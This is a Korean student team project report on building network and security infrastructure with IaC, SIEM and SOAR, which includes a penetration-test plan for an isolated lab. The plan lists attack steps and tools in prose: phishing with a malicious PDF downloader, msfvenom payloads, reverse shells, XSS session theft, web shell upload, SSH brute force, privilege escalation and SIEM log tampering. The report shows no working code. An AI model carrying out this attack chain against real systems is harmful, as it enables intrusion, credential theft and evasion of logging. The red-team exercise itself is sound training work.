	security onion	네트워크 비정상 패킷 탐지 솔루션
보안 서비스	firewalld	SOAR 프로그램에서 탐지된 내부 네트워크의 비정상 패킷의 src_ip 임시 차단
	ufw	
	SOAR	사전 정의된 워크플로우에 따라 자동화된 대응을 수행
패킷 탐지 서비스	snort	IDS와 IPS에서 사용하며, 비정상 패킷 탐지 및 차단
	suricata	H-IDS를 통해 비정상 패킷 탐지
로그 수집	logstash	보안장비에서 filebeat로 보낸 로그를 logstash로 받음
	filebeat	트래픽 데이터를 수집하여 ELK (Logstash) 로 전송
정보 저장	mysql	주정통 취약점 점검값 저장 및 soar프로그램 대응값 저장, Snort / Suricata 룰셋 저장
	elasticsearch	수집된 보안 로그를 저장
시각화	kibana	elastic 에 저장된 데이터를 시각화처리하고 대시보드로 구축

## 나) 주요정보통신 취약점 점검


### 주정통 취약점 분석 흐름도






## 다) 취약점 개선 흐름도

## 취약점 개선 코드



## 라) SOAR 흐름

### SOAR 흐름






## 5. 모의해킹

### 가) 모의해킹 시나리오

모의해킹 시나리오



시나리오 기반 기업의 내부 / 외부로 나누어 웹 서버, Database, SIEM을 대상으로 침투 테스트 진행




## 나) 기술리스트

분류	기술	상세 기술	적용 내용
침투 테스트	Information Gather	<b>dig</b>	회사 외부 공개용 DNS 서버 정보 및 PTR 획득
		<b>dnsrecon</b>	회사 내/외 DNS 레코드, 서브도메인, 영역 전이 정보 획득
		<b>dnsenum</b>	회사 내/외 zone transfer 시도, DNS 레코드, 서브도메인 획득
	Scanning	<b>nmap</b>	회사 내/외 네트워크 호스트 스캔 및 WAS, DB, SSH 포트 스캐닝
		<b>nessus</b>	회사 내/외 네트워크 호스트 스캐닝
		<b>ffuf</b>	내부 인트라넷 웹 서버를 대상으로 관리자, 하위 페이지 스캐닝
	Discovery Vulnerability	<b>nmap</b>	내부 WAS, DB, SSH 서비스 등의 취약점 진단
		<b>nessus</b>	내부 WAS, DB, SSH 서비스 및 호스트의 취약점 진단
		<b>sqlmap</b>	내부 인트라넷 WAS 및 참조 DB의 SQL Injection 공격 취약점 진단
	Exploitation	<b>hping3</b>	내부 인트라넷 침투 단계에서 DMZ의 외부 WAS에 DoS 공격을 통한 시선 분산
		<b>msfvenom</b>	좀비 PC로 감염시키기 위한 악성 Payload 생성
		<b>umbrella</b>	사회공학 메일에 적재할 악성 다운로더 파일(PDF)을 생성
		<b>metasploit</b>	meterpreter로 좀비 PC의 리버스 셸 환경 제어 및 추가 공격
		<b>x11vnc</b>	영업사원 PC(좀비 PC)에서 역방향으로 원격 데스크탑 제어를 요청
		<b>ettercap</b>	사무실 구역의 ARP, DNS 스펌핑 진행
		<b>set</b>	내부 웹 서버 로그인 페이지의 파밍 사이트를 구축하고 사무실 구역의 PC에서 접속한 계정을 탈취
		<b>xss</b>	내부 웹 서버의 관리자 문의란을 통해 악성 JS 스크립트를 삽입해 관리자 세션 탈취, 관리자는 로그인만으로도 세션 탈취
		<b>burpsuite</b>	Intruder를 통해 관리자 세션으로 내부 인트라넷 접속 시도
		<b>web shell</b>	내부 웹 서버의 관리자의 업로드 페이지를 통해 웹 셸 업로드 및 제어
		<b>netcat</b>	업로드한 웹 셸을 통해 공격자에게 리버스 셸 환경 생성
		<b>hydra</b>	백업/로그 서버(SIEM) 구역 PC의 SSH 서비스 사용자 계정 로그인 시도
	<b>privilege escalation</b>	일반 사용자로 시스템에 접근한 뒤에 race condition 공격을 위한 C 코드를 작성 후 권한 상승	
	<b>로그 위변조 및 무력화</b>	백업/로그 서버(SIEM) 구역 서버의 관리자 권한으로 filebeat/logstash 설정 파일 조작 등의 로그 위변조	



#### 다) 침투테스트 절차


**초기 침투**, DMZ 구역의 웹 서버, DNS 서버를 통해 정보 수집, 영업사원 A의 메일 주소 확보 후 사회공학으로 좀비 PC 감염, 좀비 PC를 통한 내부 인프라 탐색 후 관리자 페이지 취약점으로 웹 셸 업로드 후 내부 리버스 셸 획득(내부 WAS 장악)하는 시점에 시선 분산 용도의 DoS 공격 수행





## 다) 침투테스트 절차

DB 대상 공격, 내부 웹 서버가 참조하는 DB 서버 특정 및 취약점 분석, DB 정보 탈취를 목적으로 SQL Injection 수행






파이널 프로젝트

문서 번호	FN-008
수정일	2025-08-0
페이지	23 / 25

#### 다) 침투테스트 절차

**SIEM 대상 공격**, 내부 웹 서버의 로그를 수집하는 SIEM(ELK)으로 SSH BruteForce 및 권한 상승으로 시스템 장악 이후 로그 위변조 시도



	파이널 프로젝트	문서 번호	FN-008
		수정일	2025-08-01
		페이지	24 / 25

## \*\* 부 록 \*\*

### 테이블 정의서

#### 1) RuleSet DB

- IDS, IPS 룰셋 DB

DB명	테이블명	필드명	데이터 타입	길이	제약조건	설명
ruleset	ids	device	varchar	20	-	nids/hids
		action	varchar	10	-	alert/drop/reject
		protocol	varchar	20	-	tcp/ip/udp
		src_ip	varchar	15	-	출발지 ip
		src_port	varchar	10	-	출발지 port
		direction	varchar	2	-	탐지방향 <- / <> / ->
		dst_ip	varchar	15	-	도착지 ip
		dst_port	varchar	10	-	도착지 port
		msg	text	-	-	메세지
		sid	int	10	PRIMARY	룰셋 아이디
	soar_action	rev	int	5	-	수정 횟수
		extra	text	-	-	추가 옵션
		id	int	100	PRIMARY	
		action_time	date	-	-	대응 시간
		blocked_ip	varchar	100	-	차단된_IP
		ruleset_ip	varchar	100	-	IPS장비_IP
	device	rule	text	-	-	룰셋
		reason	text	-	-	대응 이유
		id	int	100	PRIMARY	
		hostname	varchar	100	-	
		ip	varchar	100	-	
	security	username	varchar	100	-	
		password	varchar	100	-	

 <b>S-CORE</b>	파일럿 프로젝트	문서 번호	FN-008
		수정일	2025-08-01
		페이지	25 / 25

2) 주정통 DB

- 주요정보통신보안가이드 점검 DB

DB명	테이블명	필드명	데이터 타입	길이	제약조건	설명
guideline	host	id	varchar	100	PRIMARY	
		category	varchar	100	-	
		hostname	varchar	100	-	
		ip	varchar	100	-	
		username	varchar	100	-	
		password	varchar	100	-	
	info	id	int	100	Foreign	
		date	date	-	-	
		content	varchar	100	PRIMARY	
		command	text	-	-	

3) 자동화 DB

- Python코드와 Ansible을 이용한 인프라 구축 자동화 DB

DB명	테이블명	필드명	데이터 타입	길이	제약조건	설명
iac	Network	id	int	11	PRIMARY	자동 지정 번호
		ip	varchar	45	-	
		device_type	varchar	100	-	Router, Switch, IPS, IDS, Firewall
		device_name	varchar	100	-	장비 별칭
		location	varchar	100	-	구역
		username	varchar	100		SSH 접속 계정
		password	varchar	255	-	SSH 접속 비밀번호
	Server	id	int	11	PRIMARY	자동 지정 번호
		ip	varchar	45	-	
		device_name	varchar	100		서버 별칭

# 파이널 프로젝트 결과보고서



IaC(코드형 인프라)를 활용한 인프라 및  
보안 아키텍처 구축

TEAM S-Core.

2025.08.11.

Blue

Purple

Red

	IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축	문서 번호	FN-002
		수정일	2025-08-11
		페이지	2 / 104

# 목차

파이널 프로젝트 결과보고서 .....	1
<b>1. 프로젝트 소개 .....</b>	<b>5</b>
가) 프로젝트 개요 .....	5
나) 프로젝트 일정 .....	6
다) 개념도 .....	7
라) 프로젝트 시나리오 .....	? .....
마) 프로젝트 기술 리스트 .....	9
ㄱ) 네트워크 기술 리스트 .....	9
ㄴ) 서버 기술 리스트 .....	11
ㄷ) 보안 기술 리스트 .....	13
ㄹ) 모의해킹 기술 리스트 .....	14
<b>2. 네트워크 구축 결과 .....</b>	<b>15</b>
가) 네트워크 구성도 .....	15
ㄱ) 논리 구성도 .....	15
ㄴ) 물리 구성도 .....	15
나) 구역별 기술 적용 .....	16
ㄱ) 코어망 .....	16
ㄴ) 본사 .....	23
ㄷ) 지사 .....	25
ㄹ) DMZ .....	29
ㅁ) 관제구역 .....	32
ㅂ) 협력사 .....	34
ㅅ) IPv6 zone .....	36
ㅇ) 협력사 + 지사 .....	37

 <b>S-CORE</b>	<b>IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축</b>	문서 번호	FN-002
		수정일	2025-08-11
		페이지	3 / 104

<b>3. 서버 구축 결과</b>	39
가) 서버 구성	39
ㄱ) 전체 흐름도	39
ㄴ) 서버 구성도	40
ㄷ) 서버 제원	41
(i) 운영체제 정보	41
(ii) 서비스 패키지 정보	41
나) 서버 구현	42
ㄱ) DNS	42
ㄴ) Web	43
ㄷ) WebHard	44
ㄹ) DBMS	45
ㅁ) Storage	46
ㅂ) Mail	49
ㅅ) Backup	51
ㅇ) ELK	51
ㅈ) MRTG	52
ㅊ) CACTI	53
ㅋ) Monitorix	54
ㅌ) 공통 보안 정책	55
<b>4. 인프라 구축 자동화</b>	59
가) 코드 흐름도	59
나) 자동화 DB	60
다) Ansible 결과	61
라) Ansible 리스트	62
마) 서버/네트워크 설치 결과	63
<b>5. 보안 정책</b>	64
가) 주요정보통신기반 시설 취약점 분석	64
ㄱ) 취약점 개선 흐름도	64
ㄴ) 취약점 점검결과	65
ㄷ) 취약점 점검 및 개선 코드	66



문서 번호	FN-002
수정일	2025-08-11
페이지	4 / 104

나) 침입탐지시스템 ( SIEM )	67
ㄱ) 보안장비	67
ㄴ) kibana를 활용한 로그분석	67
다) SOAR 구현 및 결과	68
ㄱ) SOAR 흐름도	68
ㄴ) 공격 전 상태 및 탐지	69
ㄷ) 공격 감지 및 로그 기록	70
ㄹ) 자동 방어 조치	71
ㅁ) 다중 방어 시스템 적용	72
ㅂ) 방어 성공 및 차단 해제	73
ㅅ) 공격 재시도 확인	74
ㅇ) 최종 상태	75
<b>6. 침투 테스트 결과</b>	<b>76</b>
가) 침투 테스트 절차	76
나) 침투 테스트 시나리오	77
ㄱ) 내부 침투 단계 1	77
ㄴ) 내부 침투 단계 2	82
ㄷ) 내부 침투 단계 3	86
ㄹ) 내부 침투 단계 4	87
ㅁ) DB 대상 침투 단계	93
ㅂ) SIEM 대상 침투 단계	98
다) 취약점 분석 결과	101
<b>** 부 록 **</b>	<b>103</b>
1) Ruleset DB	103
2) 주요정보통신기반 시설 DB	104
3) 자동화 DB	104



# IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	5 / 104

## 1. 프로젝트 소개

### 가) 프로젝트 개요

항목	내용	
프로젝트명	IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축	
프로젝트 기간	2025.07.28. ~ 2025.08.08	
프로젝트 목표	Blue	<ul style="list-style-type: none"><li>- 다양한 라우팅 프로토콜을 활용한 안정적 네트워크 망 구성</li><li>- 리눅스 서버 기반 MRTG, cacti, monitorix 서비스를 통한 실시간 트래픽 모니터링</li><li>- 백업 및 로그 서버 구축으로 주요 파일·설정 데이터 보관</li><li>- 네트워크 장비 및 서버 이중화 설계를 통한 비상 복구 체계 마련</li><li>- Snort 정책 기반 네트워크 침입 탐지 및 보안 모니터링 시스템 구현</li><li>- Ansible, Python을 활용한 서비스 설치·설정 자동화 환경 구축</li></ul>
	Red	<ul style="list-style-type: none"><li>- 조직 내 보안 체계의 평가를 위한 침투 테스트 시나리오 수행</li><li>- 공격자 입장에서 실제 위협 시나리오 기반 모의해킹을 통해 보안 취약점 도출</li><li>- 보안 운영 환경에 대해 침투 테스트를 통한 대응 체계 검증</li><li>- 내부망 침투 후 권한 상승 및 핵심 시스템 접근 시나리오의 단계별 재현</li><li>- 보안 정책 및 대응 체계에 대한 평가 ( OWASP 10 기반 )</li></ul>
	Purple	<ul style="list-style-type: none"><li>- 파이썬을 사용하여 각 장비 취약점 점검 자동화</li><li>- 네트워크 분리 및 접근 제어 정책의 효과성 검증</li><li>- 외부/내부/DMZ/관리망(ASDM) 간 접근 제어 체계 구축</li><li>- SOAR 구축</li><li>- 보안장비의 로그를 ELK 스택으로 수집 후 분석</li></ul>
프로젝트 기대효과	<ul style="list-style-type: none"><li>- 파이썬 코드를 활용한 취약점 분석 및 보완 자동화</li><li>- ansible을 활용한 서버 설치 자동화 프로그램 개발</li><li>- 네트워크 프로토콜의 이해도 강화</li><li>- 보안 솔루션의 이해도 강화</li><li>- 다양한 공격 시나리오 및 방어 대책 수립을 통한 보안체계 확립</li></ul>	

	IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축	문서 번호	FN-002
		수정일	2025-08-11
		페이지	6 / 104

## 나) 프로젝트 일정

작업	일정	2025년 7월 / 8월										
		28	29	30	31	1	2	3	4	5	6	7
<strong>1. 계획</strong>												
프로젝트 목표 설정												
프로젝트 요구사항 분석												
프로젝트 기획안 작성												
<strong>2. 설계 및 구축</strong>												
네트워크 설계 구축												
서버 설계 및 구축												
해킹 시나리오 설계												
<strong>3. 프로젝트 진행</strong>												
네트워크 테스트												
서버 테스트												
통합 테스트												
해킹 시나리오 수행												
<strong>4. 결과 도출</strong>												
프로젝트 결과 분석												
대응책 수립												


### <주의>

본 문서의 도메인 및 IP 대역은 격리된 실습 환경에서만 사용됩니다.

외부에서의 무단 접근, 스캔, 공격 행위는 불법으로 간주되며,

『정보통신망법』 및 『형법』 등에 따라 민·형사상 책임이 발생할 수 있습니다.

## 다) 개념도



구역	별칭	구역별 설명
① 코어망	CO	- 네트워크의 중심이 되는 코어망
② 본사	HQ	- 내부 인트라넷 구조의 인프라 구축
③ 지사	BR	- 협력사와의 VPN 통신 인프라 구축
④ DMZ	DM	- 외부와의 통신이 필요한 서버팜 구축
⑤ 관제 구역	MN	- 네트워크 트래픽 및 서버 모니터링 통합 시스템 구축
⑥ 협력사	PT	- VPN을 활용한 지사 인트라넷 접속이 가능한 인프라 구축
⑦ IPv6 Area	IP6	- IPv6 사용을 위한 네트워크 구축



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	8 / 104

### 라) 프로젝트 시나리오

구역	기획 시나리오
코어망	<ul style="list-style-type: none"><li>- 백본 및 네트워크망 확장을 통한 대규모 네트워크망 구축</li></ul>
